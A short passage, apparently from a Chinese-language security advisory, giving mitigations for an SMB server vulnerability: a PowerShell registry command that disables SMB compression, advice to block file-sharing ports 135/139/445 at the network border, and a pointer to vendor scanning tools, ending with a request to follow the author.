Set-ItemProperty -Path “HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 1 -Force
```





若无业务必要，在网络安全域边界防火墙封堵文件打印和共享端口TCP 135/139/445以缓解此问题。

可以通过安全厂商的漏洞检验和修复工具来检查是否存在漏洞和进行漏洞修复。

喜欢的大表哥点个**关注+再看**